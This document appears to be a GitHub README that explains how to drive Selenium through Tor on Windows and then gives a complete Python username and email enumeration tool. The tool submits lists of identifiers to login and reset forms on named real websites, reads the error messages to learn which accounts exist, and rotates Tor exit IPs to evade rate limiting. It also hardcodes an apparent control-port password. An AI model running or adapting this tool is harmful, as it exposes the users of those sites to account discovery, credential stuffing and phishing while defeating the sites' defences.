**Instructions to use TOR with selenium on WINDOWS:**

Pycharm 2021.1 IDE was used for testing purposes.

1. First, install Tor browser –

* Goto <https://www.torproject.org/download/> and download TOR for windows
* Run the exe installer with default settings

*I have installed my tor browser on the desktop. Your base installation location may be different*

2. Generate hashed password using the following command on command prompt:

* Open command prompt and paste the following command:

C:\Users\**User**\Desktop\"Tor Browser"\Browser\TorBrowser\Tor\tor.exe --hash-password **mypassword** > tor-password.txt

*Change your Windows username Accordingly instead of* ***User***


*Please enter your password of choice instead of “****mypassword****”*

*You can find your generated hash file in your installation base folder*

3. We must paste this hash in torrc file located in the tor folder.(installation location)

*C:\Users\****User****\Desktop\Tor Browser\Browser\TorBrowser\Data\Tor\ in my case*

Your torrc file will look as follows:



4. Make the following modifications:

## The port on which Tor will listen for local connections from Tor

## controller applications, as documented in control-spec.txt.

ControlPort 9051


## If you enable the controlport, be sure to enable one of these

## authentication methods, to prevent attackers from accessing it.

HashedControlPassword *Paste your Hash here*

CookieAuthentication 1

5. Next, we must set change Firefox proxy controls and set it as follows:



There nothing to change in the TOR browser . The tor works on the port 9050 by default.

**The following code can be copied. Not an image!**

**Test script:**

# Test script to check if IPs are changing  
from selenium import webdriver  
from selenium.webdriver.firefox.firefox\_profile import FirefoxProfile  
import os  
from stem import Signal  
from stem.control import Controller  
from time import sleep  
  
def get\_current\_ip():  
 myProxy = "127.0.0.1:9150"  
 ip, port = myProxy.split(":")  
 driver = webdriver.FirefoxProfile()  
 driver.set\_preference('network.proxy.type', 1)  
 driver.set\_preference('network.proxy.socks', ip)  
 driver.set\_preference('network.proxy.socks\_port', int(port))  
 driver = webdriver.Firefox(driver)  
  
 try:  
 driver.get('http://httpbin.org/ip')  
 sleep(5)  
 driver.close()  
  
 except Exception as e:  
 print(str(e))  
  
  
def renew\_tor\_ip():  
 with Controller.from\_port(port=9051) as controller:  
 controller.authenticate(password="mypassword") #this will be different!  
 controller.signal(Signal.NEWNYM)  
  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 open\_tor\_browser = os.popen(r'C:\Users\User\Desktop\Tor Browser\Browser\firefox')  
 profile = FirefoxProfile(r'C:\Users\User\Desktop\Tor Browser\Browser\TorBrowser\Data\Browser\profile.default')  
  
 for i in range(3):  
 print(get\_current\_ip())  
 renew\_tor\_ip()

**User Enum main Tool:**

Usage: python3 enumerator.py -P -[email]/[username] [tor]/[notor]

# Automated tool to perform Username Enumeration with TOR functionality.  
  
from selenium.webdriver.common.keys import Keys  
from time import sleep,time  
from selenium.webdriver.firefox.options import Options  
from webdriver\_manager.firefox import GeckoDriverManager  
import subprocess  
from selenium.webdriver.firefox.firefox\_profile import FirefoxProfile  
from selenium import webdriver  
import requests  
import time  
from stem import Signal  
from stem.control import Controller  
from bs4 import BeautifulSoup  
import re  
import sys  
  
  
  
with open('error\_msgs.txt') as f:  
 msg\_database = [line.rstrip() for line in f]  
  
#Cleaning the msg\_database and converting all the text into lower case.  
msg\_database = [re.sub('[^A-Za-z0-9]+', '', mystring.lower()) for mystring in msg\_database]  
  
with open('msg2.txt') as f:  
 account\_not\_exist\_msg = [line.rstrip() for line in f]  
  
#Cleaning the msg\_database and converting all the text into lower case.  
account\_not\_exist\_msg = [re.sub('[^A-Za-z0-9]+', '', mystring.lower()) for mystring in account\_not\_exist\_msg]  
  
  
def get\_current\_ip():  
 session = requests.session()  
 session.proxies = {'http': 'socks5h://localhost:9050', 'https': 'socks5h://localhost:9050'}  
 try:  
 r = session.get('https://httpbin.org/ip')  
 except Exception as e:  
 print(str(e))  
 else:  
 return r.text  
  
def renew\_tor\_ip():  
 with Controller.from\_port(port=9051) as controller:  
 controller.authenticate(password="HkB3IDWD#143")  
 controller.signal(Signal.NEWNYM)  
  
  
def accountNotPresentLogin(user,link):  
 myProxy = "127.0.0.1:9150"  
 ip, port = myProxy.split(":")  
 driver = webdriver.FirefoxProfile()  
 driver.set\_preference('network.proxy.type', 1)  
 driver.set\_preference('network.proxy.socks', ip)  
 driver.set\_preference('network.proxy.socks\_port', int(port))  
 options = Options()  
 options.headless = True  
 # browser = webdriver.Firefox(options=options) # uncomment this line and  
 browser = webdriver.Firefox(driver) # comment this line for Headless browser  
  
 print('Checking {}'.format(user))  
 browser.get(str(link))  
 flag = False  
 sleep(3)  
 file1 = browser.page\_source  
 passwordV = 'A$wwr12#1c0{}@'  
 try:  
 elem = browser.find\_element\_by\_name("username")  
 except:  
 # print("username doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_name("usernameOrEmail")  
 except:  
 # print("usernameOrEmail doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_name("email")  
 except:  
 # print("email doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_name("ap\_email")  
 except:  
 # print("email doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_name("userid")  
 except:  
 # print("email doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_xpath("//\*[@id='forgot-password-email']")  
 except:  
 # print("email doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_xpath("//\*[@id='/html/body/div[2]/div/form/input[2]']")  
 except:  
 # print("email doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_xpath("//input[@type='email']")  
 except:  
 print("can't enumerate")  
 exit(0)  
  
  
 elem.send\_keys(user)  
 sleep(2)  
  
 # try:  
 # pass\_=browser.find\_element\_by\_name("passwd")  
 # except:  
 # try:  
 # pass\_=browser.find\_element\_by\_name("password")  
 #  
 # except:  
 # print("email doesnt exist")  
 # flag\_pass=True  
 # if(flag\_pass):  
 # print("no password field")  
 # else:  
 # pass\_.send\_keys(passwordV)  
 # print(pass\_.is\_displayed())  
  
 # print(flag\_pass)  
 # if('box.com' in link):  
 # print("BOX")  
 #  
 # elem.send\_keys(Keys.TAB)  
 #  
 # else:  
  
 elem.send\_keys(Keys.RETURN)  
 sleep(10)  
 file2 = browser.page\_source  
  
 soup = BeautifulSoup(file2, "html.parser")  
 for script in soup(["script", "style"]):  
 script.decompose()  
  
 content = list(soup.stripped\_strings)  
  
 #Cleaning the html text and converting the text in lower case.  
 content = [re.sub('[^A-Za-z0-9]+', '', data.lower()) for data in content]  
  
 for x in content:  
 if x in account\_not\_exist\_msg:  
 flag = True  
  
 if(flag):  
 print("doesnt exist")  
 else:  
 accounts.append(i)  
 browser.close()  
  
  
  
def runProgram(user,link):  
 myProxy = "127.0.0.1:9150"  
 ip, port = myProxy.split(":")  
 driver = webdriver.FirefoxProfile()  
 driver.set\_preference('network.proxy.type', 1)  
 driver.set\_preference('network.proxy.socks', ip)  
 driver.set\_preference('network.proxy.socks\_port', int(port))  
 options = Options()  
 options.headless = True  
 # browser = webdriver.Firefox(options=options) # uncomment this line and  
 browser = webdriver.Firefox(driver) # comment this line for Headless browser  
  
 browser.get(str(link))  
 sleep(3)  
 file1 = browser.page\_source  
 try:  
 elem = browser.find\_element\_by\_xpath("//\*[@id='user\_email']")  
 except:  
 try:  
 elem = browser.find\_element\_by\_xpath("//input[@type='email']")  
 except:  
 # print("email doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_name("email")  
 except:  
 # print("text doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_xpath("//input[@type='text']")  
 except:  
 # print("text doesnt exist")  
 try:  
 elem = browser.find\_element\_by\_name("yid")  
 except:  
 print("can't enumerate")  
 sys.exit(0)  
  
  
 elem.send\_keys(user)  
 time.sleep(2)  
 try:  
 pass\_ = browser.find\_element\_by\_name("passwd")  
 except:  
 try:  
 pass\_ = browser.find\_element\_by\_name("password")  
 except:  
 flag\_pass = True  
 if('box.com' in link ):  
 # print("BOX")  
 elem.send\_keys(Keys.TAB)  
 elif('engadget.com' in link):  
 elem.send\_keys(Keys.TAB)  
 elif('fastmail.com' in link):  
 elem.send\_keys(Keys.TAB)  
 elif('ibm.com' in link):  
 elem.send\_keys(Keys.TAB)  
 elif('imgur .com' in link):  
 elem.send\_keys(Keys.TAB)  
 elif('independent.co.uk' in link):  
 elem.send\_keys(Keys.TAB)  
 elif('techcrunch.com' in link):  
 elem.send\_keys(Keys.TAB)  
 elif('indeed.com' in link):  
 # print('indeed')  
 elem.send\_keys(Keys.TAB)  
 elif('zippyshare.com' in link):  
 elem.send\_keys(Keys.TAB)  
 elif('samsung.com' in link):  
 elem.send\_keys(Keys.TAB)  
 elif('wondershare.com' in link):  
 elem.send\_keys(Keys.TAB)  
 elif('redtube.com' in link):  
 elem.send\_keys(Keys.TAB)  
  
 else:  
  
 elem.send\_keys(Keys.RETURN)  
 sleep(8)  
 file2 = browser.page\_source  
  
  
 soup = BeautifulSoup(file2, "html.parser")  
 for script in soup(["script", "style"]):  
 script.decompose()  
  
 content = list(soup.stripped\_strings)  
  
 #Cleaning the html text and converting the text in lower case.  
 content=[re.sub('[^A-Za-z0-9]+', '', data.lower()) for data in content]  
  
 for x in content:  
 if x in msg\_database:  
 print("[+] ---------------------------> Match found: {}".format(user))  
 accounts.append(i)  
 browser.close()  
  
  
  
if \_\_name\_\_ == "\_\_main\_\_":  
  
 driwer = subprocess.Popen(r'C:\Users\User\Desktop\Tor Browser\Browser\firefox', close\_fds=True)  
 profile = FirefoxProfile(r'C:\Users\User\Desktop\Tor Browser\Browser\TorBrowser\Data\Browser\profile.default')  
  
 if(len(sys.argv)!=4):  
 print("Please use the tool as for example -c 'python3 enumerator.py -P -[email]/[username] [tor]/[notor]'")  
 sys.exit(0)  
  
 if sys.argv[2] == '-username':  
 with open('usernames.txt') as f:  
 emailID = [line.rstrip() for line in f]  
 elif sys.argv[2] == '-email':  
 print("FETCHING EMAILS...")  
 with open('emailID.txt') as f:  
 emailID = [line.rstrip() for line in f]  
 else:  
 print("Please enter -username or -email as the second argument!")  
 sys.exit(0)  
  
 with open('newlinks.txt') as f:  
 links = [line.rstrip() for line in f]  
  
 f = 0  
 for l in links:  
 accounts = []  
  
 for i in emailID:  
 if sys.argv[3] == 'tor':  
 print('tor is used')  
 if(f%2==0):  
 renew\_tor\_ip()  
 else:  
 print("no tor")  
 print(get\_current\_ip())  
  
 if sys.argv[1] == '-P':  
 runProgram(i, l)  
 print("Checking if username exists..")  
 elif sys.argv[1] == '-NP':  
 print("Checking if username doesnt exists..")  
  
 accountNotPresentLogin(i, l)  
 else:  
 print("enter valid argument.")  
 sys.exit(0)  
 f += 1  
 print("The current Link crawled: ",l);  
 print("FOUND accounts: ", set(accounts));